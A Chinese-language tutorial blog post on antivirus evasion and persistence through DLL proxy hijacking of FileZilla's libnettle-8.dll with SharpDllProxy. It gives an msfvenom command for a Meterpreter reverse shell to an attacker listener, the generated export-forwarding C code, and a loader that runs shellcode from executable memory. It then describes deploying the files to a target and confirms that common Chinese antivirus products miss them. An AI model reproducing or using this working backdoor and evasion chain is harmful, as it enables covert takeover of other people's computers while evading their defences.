【免杀】DLL 代理转发与维权


本文涉及知识点实操练习--特征码免杀MYCCL应用
https://www.hetianlab.com/expc.do?ec=ECID172.19.104.18201405161420380001
通过本实验的学习掌握特征码免杀技术。

最近看了一些免杀，这一篇小白文章，大佬绕过。按照自己的知识整理和写出来的。

DLL 劫持

再 Windows 7 版本之后，系统采用了 KnowDLLs 对 DLL 进行管理，其位于注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs 下，在这个下面的 DLL 文件会被禁止从 exe 自身所在的目录下调用，而只能从系统目录 (System32) 目录下调用。但不是所有的 dll 都会被写入这个注册表，因此就会产生 DLL 劫持。

使用 `msfvenom` 生成的 dll 直接秒杀。




SharpDllProxy

听名字大概类似于 socks 代理一样。工具来源自：
https://redteaming.co.uk/2020/07/12/dll-proxy-loading-your-favorite-c-implant/ 具体实现还可以参考这篇大佬的博客
https://www.cnblogs.com/ndyxb/p/12906164.html

前言

前言

先理解下动态链接库的运行原理。如果 `应用程序A` 要使用动态链接库 `DataFunctions.dll` 里面的 `GetFunkyData()` 函数，就需要加载 `DataFunctions.dll` 动态链接库。这个工具就是出于这一点考虑，创建一个名字一模一样的 `DataFunction.dll` 动态链接库，他的功能有两个：①做个快捷键，将所有的功能转发到千真万确的动态链接库 `DataFunctions.dll` ，这就是名字中 proxy 的由来；②在这个假冒的 `DataFunctions.dll` 里面写入 shellcode。附上作者原图：



实验过程

目标程序

花费了些时间搞这实验，例如 `FileZilla` 软件，怎么去找这个需要加载的 dll 呢？如作者说的，把该软件拷贝出去就知道他缺什么了。如下：

那就说明运行改应用程序需要加载该 DLL 文件，那就针对这个 DLL 做一个假的 `libnettle-8.dll` 。


生成 shellcode


```
msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.124.29 LPORT=4444 -f raw > shell.bin
```

实验开始


首先下载 SharpDllProxy：https://github.com/Flangvik/SharpDllProxy，然后使用 visual studio 2019 对其进行编译，尽量不要使用其他版本，因为我用了下 visual studio 2017 各种报错搞了半天没搞出来，也可能环境有问题。

直接使用 vs 打开 文件下的 SharpDllProxy --》 生成解决方案







使用 `SharpDllProxy.dll` 生成一个假冒的 `libnettle-8.dll` 。将 shell.bin 和需要被假冒的 Dll 放到上图的文件中。执行如下命令： `.\SharpDllProxy.exe --dll libnettle-8.dll --payload shell.bin`



生成的文件包含了一个 C 文件和一个 dll，这个 dll 文件就是原来的 libnettle-8.dll 文件。






来分析下这个 C 语言程序，从第 9 行到 494 行都是转发 DLL 的函数，将所有需要运行函数转发原来的 DLL，让其进行处理。


```
1
2  #include "pch.h"
3  #include <stdio.h>
4  #include <stdlib.h>
5
6  #define _CRT_SECURE_NO_DEPRECATE
7  #pragma warning (disable : 4996)
8
9  #pragma comment(linker, "/export:_nettle_aeads=tmpD475._nettle_aeads,@1")
10 #pragma comment(linker, "/export:_nettle_aes_decrypt=tmpD475._nettle_aes_decrypt,@2")
11 #pragma comment(linker, "/export:_nettle_aes_decrypt_aesni=tmpD475._nettle_aes_decrypt_aesni,@3")
12 #pragma comment(linker, "/export:_nettle_aes_decrypt_x86_64=tmpD475._nettle_aes_decrypt_x86_64,@4")
13 #pragma comment(linker, "/export:_nettle_aes_encrypt=tmpD475._nettle_aes_encrypt,@5")
14 #pragma comment(linker, "/export:_nettle_aes_encrypt_aesni=tmpD475._nettle_aes_encrypt_aesni,@6")
15 #pragma comment(linker, "/export:_nettle_aes_encrypt_table=tmpD475._nettle_aes_encrypt_table,@7")
16 #pragma comment(linker, "/export:_nettle_aes_encrypt_x86_64=tmpD475._nettle_aes_encrypt_x86_64,@8")
17 #pragma comment(linker, "/export:_nettle_aes_invert=tmpD475._nettle_aes_invert,@9")
18 #pragma comment(linker, "/export:_nettle_aes_set_key=tmpD475._nettle_aes_set_key,@10")
19 #pragma comment(linker, "/export:_nettle_armors=tmpD475._nettle_armors,@11")
20 #pragma comment(linker, "/export:_nettle_camellia_absorb=tmpD475._nettle_camellia_absorb,@12")
21 #pragma comment(linker, "/export:_nettle_camellia_crypt=tmpD475._nettle_camellia_crypt,@13")
22 #pragma comment(linker, "/export:_nettle_camellia_invert_key=tmpD475._nettle_camellia_invert_key,@14")
23 #pragma comment(linker, "/export:_nettle_camellia_table=tmpD475._nettle_camellia_table,@15")
24 #pragma comment(linker, "/export:_nettle_chacha_core=tmpD475._nettle_chacha_core,@16")
25 #pragma comment(linker, "/export:_nettle_ciphers=tmpD475._nettle_ciphers,@17")
26 #pragma comment(linker, "/export:_nettle_cpuid=tmpD475._nettle_cpuid,@18")
27 #pragma comment(linker, "/export:_nettle_ctr_crypt16=tmpD475._nettle_ctr_crypt16,@19")
28 #pragma comment(linker, "/export:_nettle_gcm_hash8=tmpD475._nettle_gcm_hash8,@20")
29 #pragma comment(linker, "/export:_nettle_gost28147_encrypt_block=tmpD475._nettle_gost28147_encrypt_block,@21")
30 #pragma comment(linker, "/export:_nettle_gost28147_param_CryptoPro_3411=tmpD475._nettle_gost28147_param_CryptoPro_3411,@22")
31 #pragma comment(linker, "/export:_nettle_gost28147_param_test_3411=tmpD475._nettle_gost28147_param_test_3411,@23")
32 #pragma comment(linker, "/export:_nettle_hashes=tmpD475._nettle_hashes,@24")
33 #pragma comment(linker, "/export:_nettle_macs=tmpD475._nettle_macs,@25")
34 #pragma comment(linker, "/export:_nettle_memxor_sse2=tmpD475._nettle_memxor_sse2,@26")
35 #pragma comment(linker, "/export:_nettle_memxor_x86_64=tmpD475._nettle_memxor_x86_64,@27")
36 #pragma comment(linker, "/export:_nettle_poly1305_block=tmpD475._nettle_poly1305_block,@28")
37 #pragma comment(linker, "/export:_nettle_poly1305_digest=tmpD475._nettle_poly1305_digest,@29")
38 #pragma comment(linker, "/export:_nettle_poly1305_set_key=tmpD475._nettle_poly1305_set_key,@30")
39 #pragma comment(linker, "/export:_nettle_ripemd160_compress=tmpD475._nettle_ripemd160_compress,@31")
40 #pragma comment(linker, "/export:_nettle_salsa20_core=tmpD475._nettle_salsa20_core,@32")
41 #pragma comment(linker, "/export:_nettle_sha1_compress_sha_ni=tmpD475._nettle_sha1_compress_sha_ni,@33")
42 #pragma comment(linker, "/export:_nettle_sha1_compress_x86_64=tmpD475._nettle_sha1_compress_x86_64,@34")
43 #pragma comment(linker, "/export:_nettle_sha256_compress=tmpD475._nettle_sha256_compress,@35")
44 #pragma comment(linker, "/export:_nettle_sha256_compress_sha_ni=tmpD475._nettle_sha256_compress_sha_ni,@36")
```


到了 497 行就是我们插入的 shellcode 的地方。重点代码也就只有这么一点，其实还可以直接把 shell.bin 这个 shellcode 写入到该文件，就减少了文件可疑文件数量。这里是按照二进制的方式读入然后使用 VirtualAlloc 内存操作执行 shellcode。到这里就可以自己一顿操作猛如虎，各种免杀姿势用上来，例如换个加载方式，如对 shellcode 先加密然后解密运行。

```
#pragma comment(linker, "/export:nettle_yarrow256_update=tmpD475.nettle_yarrow256_update,@484")
#pragma comment(linker, "/export:nettle_yarrow_key_event_estimate=tmpD475.nettle_yarrow_key_event_estimate,@485")
#pragma comment(linker, "/export:nettle_yarrow_key_event_init=tmpD475.nettle_yarrow_key_event_init,@486")


DWORD WINAPI DoMagic(LPVOID lpParameter)
{

    FILE* fp;
    size_t size;
    unsigned char* buffer;

    fp = fopen("shell.bin", "rb");
    fseek(fp, 0, SEEK_END);
        size = ftell(fp);
        fseek(fp, 0, SEEK_SET);
        buffer = (unsigned char*)malloc(size);

        fread(buffer, size, 1, fp);

        void* exec = VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

        memcpy(exec, buffer, size);

        ((void(*) ())exec)();

    return 0;
}

    BOOL APIENTRY DllMain(HMODULE hModule,
        DWORD ul_reason_for_call,
        LPVOID lpReserved
```


使用 VS 编译上面的 C 文件。文件 ---》新建 ---》项目 ---》动态链接库 --》项目名为 libnettle-8。复制上面的 C 文件代码到 VS 中编译








将上面的三个文件（tmpD475.dll、libnettle-8.dll、shell.bin），发送到目标系统中。使用 msf 监听，然后运行程序，就已经返回会话了。





使用最常用的杀毒软件：360、火绒和安全管家都没有被发现。